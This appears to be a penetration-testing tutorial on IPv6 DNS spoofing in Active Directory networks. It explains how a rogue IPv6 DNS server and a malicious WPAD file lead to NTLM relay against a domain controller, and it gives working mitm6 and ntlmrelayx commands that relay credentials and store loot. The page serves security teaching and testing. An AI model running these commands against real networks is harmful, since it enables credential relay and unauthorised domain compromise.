
IPv6 DNS Spoofing
Note: Network Environment
This spoofing attack works by sending a router announcement to multicast ff02::1. Therefore, it will only affect domain-joined hosts on the same segment as the attacker machine.

What is IPv6 DNS Spoofing?
An attacker announces itself as an IPv6 DHCP server and DNS server on the network, which tricks clients into sending requests to the attacker's machine.
What's the Flaw?
Many networks are still predominantly IPv4 networks and are not utilizing IPv6, but have not disabled IPv6 traffic in their network. Windows hosts communicate over both protocols, so if IPv6 traffic is allowed to flow on the network unchecked, an attacker can use this unmonitored/unmitigated space as an attack vector.
How is it Exploited?
Assuming the target Active Directory network makes use of LDAPs (LDAP is also fine), the attack requires the use of two tools -- mitm6 and ntlmrelayx. This attack works by announcing an IPv6 router and DNS server on the LAN segment. IPv6 clients will connect to the server and request a WPAD file.
The client will request a WPAD file via DNS to the spoofed DNS server and a legitimate WPAD file with malicious configurations will be served to the client. Now, when any client wants to connect over certain protocols like HTTP, it will attempt to authenticate to the WPAD proxy via NTLM; which can be relayed to target(s) of the attacker's choosing.
This is especially dangerous when relaying a privileged user's credential to the domain controller, as it may allow for the creation of new computer and user accounts on the domain, which can be used for persistence.
The Attack
Part 1: mitm6
sudo apt install -y mitm6# Only respond to DNS requests for domain.tld hosts
sudo mitm6 -d <domain.tld>Part 2: ntlmrelayx
The Kali Linux developers have created a series of wrappers around Impacket scripts. In this case, you can easily invoke ntlmrelayx.py by running impacket-ntlmrelayx
# -6: IPv6 support
# -t: target
# -wh: WPAD hostname
# -l: loot directory to store output
sudo ntlmrelayx.py -6 \
-t ldaps://domain-controller-ip \
-wh <wpadhostname.domain.tld> \
-l lootdir